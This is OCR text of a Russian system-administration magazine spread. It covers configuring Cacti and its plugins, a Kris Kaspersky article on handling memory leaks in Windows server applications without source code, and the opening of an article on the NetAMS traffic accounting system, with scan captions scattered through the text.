
НАСТРОЙКА CACTI


В конфигурационном файле указываем информацию для соединения с БД:

$ MCEDIT ./INCLUDE/CONFIG.PHP

```
$database_type = "mysql";
$database_default = "cacti";
$database_hostname = "localhost";
$database_username = "cactiuser";
$database_password = "cactipassword";
$database_port = "3306";
```

Кстати, в Ubuntu этот участок вынесен в отдельный файл, который подключен в config.php с помощью Include. Если наложен патч, включающий поддержку плагинов, внутри появится запись:


Добавление нового устройства


Доступные шаблоны

```
$config['url_path'] = "/";
```

Это значит, что при обращении к Cacti должен использоваться адрес вида http://server.com/. В нашем случае вводится http://server.com/cacti/, поэтому меняем запись на:

```
$config['url_path'] = "/cacti/";
```

Далее создаем в системе пользователя, от имени которого будет работать Cacti:

```
$ sudo adduser --no-create-home --disabled-password --
disabled-login cactiuser
```

Изменяем владельца файлов в каталоге cacti, чтобы веб-сервер мог их прочитать:

```
$ sudo chown -R www-data:www-data cacti/
```

Но владельцем двух подкаталогов должен быть cactiuser:

```
$ sudo chown -R cactiuser cacti/rra/cacti/log/
```

СОЗДАНИЕ ГРАФИКОВ В CACTI

Набираем в строке веб-браузера http://server.com/cacti и попадаем в Cacti Installation Guide. Выбираем New Install или Upgrade from 0.8.x при обновлении. Скрипт проверяет наличие всех необходимых утилит, найденные отмечаются подписью «FOUND». Если что-то не нашлось, необходимо вручную задать полный путь к утилите. В этой же вкладке указываем версию SNMP (NET-SNMP 5.x или UCD-SNMP 4.x) и версию RRDTool (1.2 или 1.0). Затем все настройки можно будет изменить в Cacti Settings. На этом все, нажимаем Finish. Теперь можно проверить работу скрипта, отвечающего за сбор статистики:

```
$ sudo php/var/www/cacti/poller.php
```

Если вывод не содержит ошибок, обеспечиваем периодический запуск poller.php с помощью cron:

```
$ sudo mcedit/etc/crontab
*/5 * * * * cactiuser php/var/www/cacti/poller.php
>/dev/null\
   2>/var/log/cacti/poller-error.log
```

Регистрируемся (admin с паролем admin) и в следующем окне изменяем пароль. В рабочем окне две вкладки. В Console настраиваются графики, параметры Cacti, пользователи; здесь же можно найти некоторые утилиты. В Graphs доступны все графики, созданные в Console.

По умолчанию в Cacti заведен контроль только четырех параметров локальной системы: памяти, загрузки CPU, пользователей и процессов. Чтобы продолжить работу, следует создать новое сетевое устройство. Для этого выбираем в первом окне ссылку Create devices. По умолчанию присутствует localhost со статусом Enable. Для добавления нового устройства нажимаем в правом верхнем углу Add и в появившемся окне заполняем описание (Description), имя или IP-адрес узла. В Host Template указываем шаблон и параметры SNMP. После нажатия кнопки Create переходим в следующее окно. Если Cacti удалось соединиться с указанным узлом, информация о нем будет выведена в самом верху страницы. Иначе появится надпись «SNMP Failed», тогда возвращаемся и проверяем настройки.


В появившемся окне должно добавиться два поля: Associated Graph Templates и Associated Data Queries. Обрати внимание на столбец Debugging. Нажав на ссылку Verbose Query напротив сформированного графика, ты увидишь запрос и его результат. Таким образом, на этапе настройки можно выяснить, будет ли работать этот график, и при необходимости внести изменения. После добавления в Associated Graph Templates в поле Status появится надпись «Not Being Graphed». Это означает, что график пока не сформирован и беспокоиться не следует. После первого же запроса здесь появится «Is Being Graphed», а рядом будет надпись «Edit». Нажатие на эту ссылку позволит отредактировать параметры графика.


После добавления шаблонов нажимаем Create Graphs for this Host и переходим на страницу создания графиков, отмечаем нужные и еще раз нажимаем Create. Здесь для уточнения доступны цвет и тип будущих графиков, максимальное значение контролируемых параметров, подпись и многое другое. Возвращаемся обратно в дерево устройств, включаем новое устройство и, выбрав в том же списке Place on a tree, помещаем его в дерево устройств. Теперь новое устройство и его графики будут доступны для просмотра во вкладке Graphs.

Все созданные графики располагаются в меню Graph Management, где можно их быстро копировать и удалять, создавать на их основе новый шаблон, изменять узел. По умолчанию все графики будут выводиться в корне дерева. Если количество узлов велико, выбрав Graph Trees, можно создать новые ветки дерева и разместить в них графики более логично. В Sorting Type задается вид сортировки: по имени или по номеру. Изначально установлена ручная сортировка, для перемещения графиков по ветке дерева пользуемся стрелками.

Обязательно следует ознакомиться с параметрами в «Configuration → Setting», где находится 6 вкладок:

1. General — настройка журналируемой информации, сюда также будут заноситься события (файл/syslog); на этапе отладки следует включить


Графики по умолчанию


Типичные графики

Poller Logging Level в HIGH или DEBUG, чтобы полностью контролировать все запросы, здесь же настраиваются параметры SNMP.
2. Paths — указываются пути ко всем утилитам, используемым Cacti.
3. Poller — настройка работы системы сбора информации, здесь можно преключаться между cmd.php и cfctia, а также настраивать проверку доступности узлов.
4. Graph Export — настройка экспорта графиков (в том числе и автоматического) в локальный файл или по протоколу ftp, sftp.
5. Visual — параметры вывода графиков: их количество, строки, столбцы, размер шрифта и прочее.
6. Authentication — аутентификация пользователей, локальная или LDAP.
Специального пояснения требует cmd.php и cactid. Дело в том, что разработчики предлагают замену стандартному шеллу cmd.php, написанному на PHP. Пакет cactid, шелл в котором написан на Си, следует стандарту POSIX и связан с библиотеками net-snmp. Им рекомендуется подменять cmd.php в тех случаях, когда стандартный вариант не справляется с большой нагрузкой. Кстати, для поклонников Perl есть вариант cmd на этом языке (www.cacti.net/downloads/scripts/spine.pl.txt).
В меню «Utilities → System Utilities» можно просмотреть журнал работы Cacti. Удобно, что в зависимости от результата записи имеют разный цвет. Это помогает визуально определить неудачные запросы, причем можно сразу же перейти по гиперссылке в настройку устройства или отдельного графика. Отсюда же просматриваются журнал захода пользователей, кэш Poller и SNMP-запросы.
По умолчанию в Cacti созданы два пользователя: admin и guest. Последний не имеет пароля и позволяет только просматривать графики загрузки локальной системы. Для добавления пользователей следует перейти в User Management и выбрать Add. Появится окно редактирования свойств нового пользователя. На первой странице вводим имя и пароль пользователя, в Login Options указываем, что будет выведено после регистрации. Установка «User Must Change Password at Next Login» заставит пользователя сменить пароль при первой регистрации.
Во вкладках Realm Permissions, Graph Permissions и Graph Settings более тонко настраиваются параметры доступа пользователя к графикам.
В Realm Permissions указываем операции, которые сможет осуществлять пользователь. После выбора нужных параметров нажимаем Create. Созданный аккаунт пока не активирован, следует еще раз выбрать настройку пользователя и активировать его.

УСТАНОВКА ПЛАГИНОВ CACTI

Теперь разберем установку плагинов. Каждый имеет свои особенности. Очень полезен плагин Discovery, который способен находить неизвестные Cacti устройства, поддерживающие SNMP. Устанавливается он следующим образом. Переходим в подкаталог cacti/plugins, который был создан при установке патча:

```
$ cd cacti/plugins
```

Распаковываем архив:

```
$ wget — c cactiusers.org/downloads/discovery.tar.gz
$ tar xzvf discovery-0.7.tar.gz
```

Создаем новые таблицы:

```
$ mysql -u root -p cacti < discovery/discover.sql
```

Каждый плагин подключается в массиве $plugins файла config.php. Изначально в нем нет записей:

```
$plugins = array();
```

Для того чтобы добавить к нему плагин, в строке ниже дописываем элемент с названием каталога установленного расширения. Для большинства плагинов это, кстати, единственное, что требуется сделать для установки. В нашем случае каталог называется discovery:

```
$plugins[] = 'discovery';
```

Теперь в «Configuration → Setting» появилась еще одна вкладка — Misc, предназначенная для настроек плагинов. Для Discovery в ней требуется указать подсеть для сканирования, метод сканирования (ICMP, TCP, UDP), комьюнити SNMP и период. После этого Discovery будет сообщать, если найдет узел, поддерживающий SNMP и непрописанный в Cacti.
Неплох плагин tools — после его установки в «Console→ Utilities» появится новое меню, в котором можно будет проверять работу сервисов на указанном узле или просматривать ответ SNMP.
Советую также установить плагин thold, с помощью которого можно отсылать сообщения. После его установки в Setting появится еще одна вкладка. В ней требуется указать лишь почтовый адрес, на который будут приходить сообщения, события (ошибки, тревоги и прочие), и способ отправки (php, smtp, sendmail) с необходимыми параметрами доступа.
На странице Additional Scripts — www.cacti.net/additional_scripts.php — можно найти большое количество скриптов, позволяющих собирать статистику для Cacti с различных сервисов.
Итак, Cacti — очень простое в установке и использовании решение, с помощью которого человек, незнакомый со всеми тонкостями SNMP, может без проблем настроить систему мониторинга. Удачи.]I[

КРИС КАСПЕРСКИ

Операция по освобождению

БОРЬБА С УТЕЧКАМИ РЕСУРСОВ В РЕАЛЬНОМ ВРЕМЕНИ БЕЗ ПЕРЕКОМПИЛЯЦИИ СЕРВЕРНЫХ ПРИЛОЖЕНИЙ

Памяти свойственно утекать, образовывая мощные осадочные пласты в адресном пространстве, которые уже никогда не вернутся обратно в общий пул, а потому, сколько бы виртуальной памяти у нас не было, рано или поздно она все-таки заканчивается, что особенно актуально для серверов, пилотируемых в круглосуточном режиме без ежедневных перезагрузок. И хотя разработчики периодически исправляют ошибки, реальной помощи от них ждать не приходится, и мы остаемся со своими проблемам один на один…



Большинство статей, посвященных проблемам утечек ресурсов, ориентировано главным образом на программистов, имеющих в своем распоряжении исходные коды и обширный набор различных диагностических утилит: от штатных отладчиков, входящих в комплект поставки компилятора, до специализированных анализаторов типа IBM Rational Purify, BoundsChecker или Valgrind. Работа с исполняемыми модулями уже откомпилированных программ в лучшем случае поддерживается в очень ограниченном режиме (а зачастую не поддерживается вообще), но, как бы там ни было, даже обнаружив место утечки, устранить ее непосредственно в машинном коде может только продвинутый хакер. Сколько времени он проведет за отладчиком, неизвестно, и кто оплатит его работу, остается только гадать.

Мы же люди простые. Администраторы мелкокорпоративных, офисных или даже домашних серверов, работающих, как правило, на основе NT-based систем. Исходных текстов у нас нет, да и времени/средств на исправление чужих ошибок — тоже. Но бороться с утечками все же приходится. Кому не случалось перегружать зависший сервер, не реагирующий даже на <Ctrl-Alt-Del>, и давить на Reset с угрозой разрушения дискового тома и потери кучи оперативных данных?

На самом деле, чтобы справиться с утечками (или хотя бы минимизировать их возможные последствия), совершенно необязательно быть хакером и владеть исходными текстами. Более того, борьба (включая превентивные мероприятия) практически не отнимает времени и потому может быть взята на вооружение любым администратором, даже самым начинающим.


КЛАССИФИКАЦИЯ УТЕЧЕК И ПРИЧИНЫ ИХ ВОЗНИКНОВЕНИЯ

Прежде чем бороться с утечками, необходимо разобраться, что это вообще такое и почему это происходит. Куда утекает память? Риторический вопрос! Никуда она не утекает, просто неудачный термин. Правильнее говорить об «отложении» или «пластовании» ресурсов, по аналогии с осадочными слоями. Рассмотрим следующий (вполне классический) пример:

ФРАГМЕНТ ИСХОДНОГО КОДА, ДЕМОНСТРИРУЮЩЕГО УТЕЧКУ ПАМЯТИ

```
foo(char *x)
{
    //выделяем буфер из динамической памяти (также
```


Утилита для изменения размеров файла подкачки через командную строку


Различные системные датчики

```
называемой кучей)
  char *p = malloc(MAX_SIZE);

  //если строка не влезает в буфер, возвращаемся из
функции
  if (strlen(x) >= MAX_SIZE)
    return ERR_STR_TOO_LONG;

  //копируем строку в буфер
   strcpy(p, x);

  //делаем с ней что-нибудь полезное

  //освобождаем выделенную память
  free(p);
  return OK;
}
```

Программист выделяет буфер под копируемую строку и, прежде чем начать копирование, заботливо проверяет ее длину. Если строка не помещается в буфер, происходит немедленный возврат из функции с сообщением об ошибке, но! Выделенная память не освобождается! И не освободится никогда! Лишь при завершении процесса система автоматически освободит все, что к тому времени он успел понавыделять.

Принимая к рассмотрению то, что серверные приложения не перезапускаются месяцами (и даже годами), становится ясно: утечки представляют собой едва ли не основную проблему; и даже потеря одного байта в долговременной перспективе выливается в сотни мегабайт «осадочной» памяти.

При этом от разработчиков серверных приложений автору постоянно приходится слышать, что, мол, проблема утечек фундаментальна и что, если сервер теряет не более 1 Кб памяти в секунду, это вполне нормально. Количество установленной физической памяти не играет никакой роли, и падение производительности за счет утечек практически полностью нивелируется тем фактом, что операционная система вытесняет неиспользованные страницы на диск в файл подкачки. Однако адресное пространство процесса небезгранично и на 32-битных платформах по умолчанию составляет чуть менее 2 Гб (остальные 2 Гб занимают ядро ОС, ядерные структуры данных, драйвера и т. д.).

Легко рассчитать, что если память утекает со скоростью 1 Кб в секунду, то адресное пространство будет полностью исчерпано за 25 дней, а на самом деле намного раньше, поскольку, помимо динамической памяти, в обозначенные 2 Гб входят стек, образы исполняемых файлов и библиотек, структуры данных операционной системы прикладного режима и т. д. Для рабочей станции функционировать в течение месяца без перезагрузок — слегка противоестественно, а вот для серверов это вполне нормальное состояние, но, чтобы они не грохнулись раньше времени, необходимо преодолеть утечки.

Утечки делятся на две категории: жесткие (hard) и мягкие (soft). Мягкие утечки (также называемые локальными) действуют только в течение определенного периода времени, а затем возвращают «награбленные» ресурсы в общий пул. Вот, например, некоторый сервер обрабатывает запросы пользователей в отдельном потоке и под каждый запрос выделяет определенное количество памяти, но не освобождает ее после завершения обработки запроса, однако при отключении клиента вся память освобождается одним махом. Вот это и называется локальной утечкой.

Жесткие (или глобальные) утечки не освобождаются, пока администратор не отправит сервер в shutdown или не перезагрузит ОС. Последний момент очень важен! Если приложение выделяет блоки совместно используемой памяти (shared memory), то они не освобождаются вместе с завершением выделившего их процесса и продолжают болтаться в адресном пространстве вплоть до полной перезагрузки.

Кстати, помимо утечек памяти, существует проблема утечки и прочих системных ресурсов, например файловых дескрипторов, количество которых хоть и велико, но все же конечно. Если сервер открывает файлы, забывая их закрыть, то в какой-то момент система просто рухнет, будучи не в силах открыть файл даже для своих сугубо системных нужд.


УТЕЧКА РЕСУРСОВ КАК НАПРАВЛЕННАЯ АТАКА


Приложение может работать годами, не вызывая никаких проблем и вдруг… администратора начинают доставать непрекращающиеся утечки. Но ведь машинный код, в отличие от фрегата, не может прохудиться от старости!

Все дело в том, что существует целый подкласс DoS-атак, вызывающих отказ в обслуживании путем генерации запросов, приводящих к утечкам памяти. Вернемся к фрагменту исходного кода, демонстрирующего утечку памяти. Допустим, что процедура foo() обрабатывает поля некоторого заголовка, причем длина строки MAX_SIZE выбрана программистом с большим запасом, так что нормальные запросы обрабатываются без каких-либо проблем. Но вот коварные хакеры находят ошибку в коде и начинают бомбардировать сервер строками невероятной длины. И хотя это не приводит к немедленному отказу, количество свободной памяти постепенно уменьшается вплоть до полного исчерпания кучи.

К сожалению, разработчики и специалисты по безопасности склонны недооценивать этот подкласс атак, поскольку ни к захвату управления, ни к утрате конфиденциальности он не приводит, а потому заплатки под известные дыры зачастую вообще не выпускаются!

Можно ли справиться с такими атаками самостоятельно? Имея хороший


Принудительное освобождение утекшей памяти мыщъх'иной утилитой


Пример локальной утечки памяти

брандмауэр с гибкой системой фильтрации, просто добавляем новое правило, отсекающее определенные запросы со строками чрезмерной длины. Естественно, чтобы разобраться в ситуации, потребуется тщательно проанализировать системные логи и дампы перехватчика сетевых пакетов.

СХВАТКА С УТЕЧКАМИ В РУКОПАШНУЮ

Залогом успешной борьбы с утечками становится заблаговременная подготовка. Прежде всего, постарайся до максимума увеличить объем виртуальной памяти. Учти, что если стартовый объем файла подкачки меньше конечного, то при достижении пороговой величины система попытается увеличить размер файла подкачки (если дискового места хватит). Причем все запросы на выделение памяти в это время будут отклоняться, и приложение вместо валидного указателя получит ноль, а вот как оно отреагирует на это, сказать сложно. Часть приложений завершит свою работу в аварийном режиме (с потерей несохраненных данных), часть поведет себя неадекватно, выдавая странные результаты. Так что лучше не мелочиться, не жертвовать дисковым пространством, а если уж выделять, то выделять! Но сколько?
Допустим, у нас есть k серверных приложений, и они порождают n процессов (их легко посчитать в диспетчере задач). Поскольку на 32-битных платформах каждый процесс владеет 4 Гб оперативной памяти, нам потребуется 4*(MAX(k, n) Гб памяти и еще пара гигабайт под системные нужды. Однако при изменении размера файла подкачки через графический интерфейс («Мой компьютер → Свойства системы → Дополнительно → Параметры быстродействия → Виртуальная память → Изменить») мы ограничены четырехразрядным полем в мегабайтах, то есть не можем получить более 10 Гб виртуальной памяти. Для большинства нужд этого более чем достаточно, однако для серверов с многодневным аптаймом, на которых установлена куча серверных приложений, возможно, потребуется и больший объем. Установить его поможет бесплатная утилита pagefileconfig.vbs (www.windowsfaq.ru/content/view/116/57).
Однако, независимо от количества имеющейся виртуальной памяти, каждый процесс в свое распоряжение получает чуть меньше двух гигабайт кучи, чего при интенсивных утечках хватает совсем ненадолго. А потом бац — и сервер в дауне! Иди поднимай его потом…
Операционные системы Windows XP Professional, NT Server 4.0 Enterprise Edition, W2K Advanced Server, W2K Datacenter Server, Server 2003/Enterprise Edition/Datacenter Edition при загрузке поддерживают специальный ключ '/3G', с помощью которого можно ужать систему до 1 Гб и выделить высвободившееся место в личное пользование каждого процесса, то есть размер кучи возрастает до 3 Гб (ну или чуть меньше за счет стека, образа исполняемого файла и динамических библиотек). Подробнее об этом можно прочитать на support.microsoft.com/kb/823440, а ниже приводится пример готового файла boot.ini, приготовленного по этой технологии:

ФАЙЛ BOOT.INI, РАСШИРЯЮЩИЙ РАЗМЕР КУЧИ ДО 3 ГБ

```
[Boot Loader]
Timeout=30
Default=multi(0)disk(0)rdisk(0)partition(2)\WINNT


[Operating Systems]
multi(0)disk(0)rdisk(0)partition(2)\WINNT="Windows
Server 2003"/3GB
```

ПЕРЕЗАГРУЗКА ПРИЛОЖЕНИЙ

Если планируется использовать сервер в полностью автономном режиме длительное время (например, ты уезжаешь в отпуск, оставляя домашний компьютер с ftp-архивом предоставленным самому себе), то тогда потребуются намного более радикальные меры борьбы с утечками. А именно — периодический перезапуск серверных приложений командой kill.exe (входит в бесплатно распространяемый набор Microsoft Debugging Tools, Support Tools, а также в Microsoft Platform SDK), закинутой в системный планировщик (смотри описание штатной команды at).
Кстати говоря, многие серверы имеют свои собственные встроенные планировщики, позволяющие делать мягкий shutdown, при котором блокируется подключение новых клиентов и в момент, когда отваливается последний из имеющихся, сервер отправляет себя на перезагрузку. С серверами, реализованными как системные службы, дела в некотором смысле обстоят намного лучше, поскольку всякая служба обязана (по условиям спецификации) поддерживать мягкую перезагрузку без потерь оперативных данных. Однако далеко не всякая мягкая перезагрузка возвращает «осадочную» память, к тому же источником утечек вполне может оказаться и головной процесс SERVICES.EXE, которым «крышуются» все службы (смотри листинг ниже). Попытка «убийства» SERVICES.EXE либо закончится сообщением о невозможности совершения такой операции, либо все-таки увенчается успехом, и тогда система тут же обрушится. Вот так ситуация!

ПРОЦЕСС SERVICES.EXE ВЫСТУПАЕТ «КРЫШЕЙ» ДЛЯ МНОГИХ СЛУЖБ

```
System Process (0)
System (8)
 SMSS.EXE (232)
  CSRSS.EXE (260)
  WINLOGON.EXE (280) NetDDE Agent
   SERVICES.EXE (308)
    svchost.exe (480)
     DLLHOST.EXE (1048)
    Smc.exe (504) Sygate Personal Firewall
    ups.exe (536)
    svchost.exe (568) MCI command handling window
    vmware-authd.ex (1240)
```



Настройки Postfix при установке



Хороший сервер должен работать как часы

Вопрос из зала: а с какой частотой следует перегружать серверные процессы, или даже операционную систему целиком, если перезагрузка этого процесса невозможна? Ответ: чтобы не привязываться к конкретному расписанию, будем периодически вызывать API-функцию VirtualQueryEx, возвращающую размер виртуальной памяти, потребляемый каждым процессом, и, как только он достигнет определенного порогового значения, выбранного нами заранее, уходить в reboot (естественно, для этого необходимо хоть немного уметь программировать). Функция VirtualQueryEx принимает на грудь дескриптор процесса и возвращает следующие данные:

ИНФОРМАЦИЯ, ВОЗВРАЩАЕМАЯ ФУНКЦИЕЙ VIRTUALQUERYEX

```
typedef struct _MEMORY_BASIC_INFORMATION {
        //базовый адрес региона
        PVOID BaseAddress;
        //базовый адрес выделенного блока памяти
        PVOID AllocationBase;
        //«первородные» атрибуты защиты
        DWORD AllocationProtect;
        //размер региона в байтах
        DWORD RegionSize;
        //тип региона (выделен, закреплен, свободен)
        DWORD State;
        //текущие атрибуты защиты
        DWORD Protect;
        //тип страниц памяти
        DWORD Type;
} MEMORY_BASIC_INFORMATION;
```

Вызывая ее многократно с различными базовыми адресами, мы в итоге получим полную картину адресного пространства, которая позволит нам принять решение о перезагрузке, когда свободных блоков практически не останется (тут, кстати говоря, необходимо учесть, что, даже если мы имеем 100 несмежных свободных блоков по 4 Кб, а программа просит каких-то жалких 10 Кб, запрос на выделение памяти не может быть выполнен в силу фрагментации кучи, а потому суммарный размер свободных блоков еще ни о чем не говорит).

Детали реализации мы оставим в стороне. Это совсем несложная утилита, которую легко написать менее чем за вечер, однако она необыкновенно эффективна при «разруливании» автопилотируемых серверов.

ПРИНУДИТЕЛЬНОЕ ОСВОБОЖДЕНИЕ ПАМЯТИ

А вот не хотим мы перезапускать ни серверное приложение, ни саму операционную систему. Не хотим и все! Что тогда? Вот тогда-то нам и пригодится весьма продвинутая методика, дающая неплохой результат, хотя и без всяких гарантий. Анализ большого количества программ, страдающих хроническими утечками памяти, показал, что указатели на блоки динамической памяти, как правило, помещаются в локальные стековые переменные, автоматически уничтожаемые компилятором при выходе из функции. Следовательно, если на данный блок динамической памяти не ссылаются ни другие блоки, ни локальные переменные, то его можно считать с высокой степенью вероятности «потерянным» и с некоторым риском освободить, возвращая память обратно в кучу.

Подобный «сборщик мусора» представляет собой довольно сложную программу, вынужденную учитывать многие нюансы. У мыщъх'а пока что имеется pre-alpha версия, предназначенная для сугубо внутреннего использования.

Как она работает? Вместо того чтобы определять границы стека каждого из потоков, мыщъх просто сканирует адресное пространство процесса (естественно, исключая невыделенные блоки), выцеживая 32-битные значения, похожие на указатели. Похожие — это находящиеся в пределах динамических блоков памяти, полный перечень которых можно получить посредством следующих API-функций: CreateToolhelp32Snapshot\Heap32First\Heap32ListFirst\Heap32ListNext\Heap32Next.

Занятые блоки динамической памяти, в границах которых нет ни одного указателя, считаются «осадочными» и освобождаются. А вот как они освобождаются — это уже вопрос. Можно, конечно, вызывать API-функцию VirtualFreeEx, но! Компиляторы работают с динамической памятью не напрямую, а посредством своих собственных библиотек времени исполнения (Runtime Library, или сокращенно RTL). Любая работа с динамической памятью в обход RTL-менеджера неминуемо приводит к краху приложения. Поэтому мы должны впрыснуть свой код в подопытный процесс и вызывать RTL-функцию освобождения памяти. Например, в языке Си это функция free().

Имеются, естественно, и другие трудности, но их обсуждение выходит за рамки этой статьи. Главное, что освобождение «потерянной» памяти все-таки возможно!

ЗАКЛЮЧЕНИЕ

Мыщъх предложил несколько достаточно эффективных методов борьбы с утечками памяти, опробованных как на домашнем сервере, так и на серверах ряда мелких предприятий.

И хотя до «промышленного» внедрения этим методикам еще далеко, они работают. Мыщъх продолжает рыть землю в этом направлении, разрабатывая полностью автоматизированный «сборщик мусора», ориентированный на откомпилированные программы без исходных текстов. Желание принять участие в проекте всячески приветствуется. В общем, дорогу осилит идущий!

ВИТАЛИЙ «ROOT» ЧЕРНОВ
/ VR-SOFT@MAIL.RU /



Идеальный контролер

УСТАНАВЛИВАЕМ И НАСТРАИВАЕМ СИСТЕМУ УЧЕТА ТРАФИКА NETAMS

Сегодня найти быструю, гибкую и мощную систему учета трафика не проблема. Жаль только, что учет нельзя назвать безошибочным, да и надежность оставляет желать лучшего. Что касается *nix-дистрибутивов, то здесь разработчики предоставили системным администраторам и программистам огромный простор для творческой фантазии, включив в ядра весь необходимый функционал. Но это не значит, что готовых систем учета трафика под *nix не существует. Как раз наоборот — они просто заполонили Сеть. Как выбрать из них самую лучшую?

ЛУЧШАЯ СИСТЕМА УЧЕТА

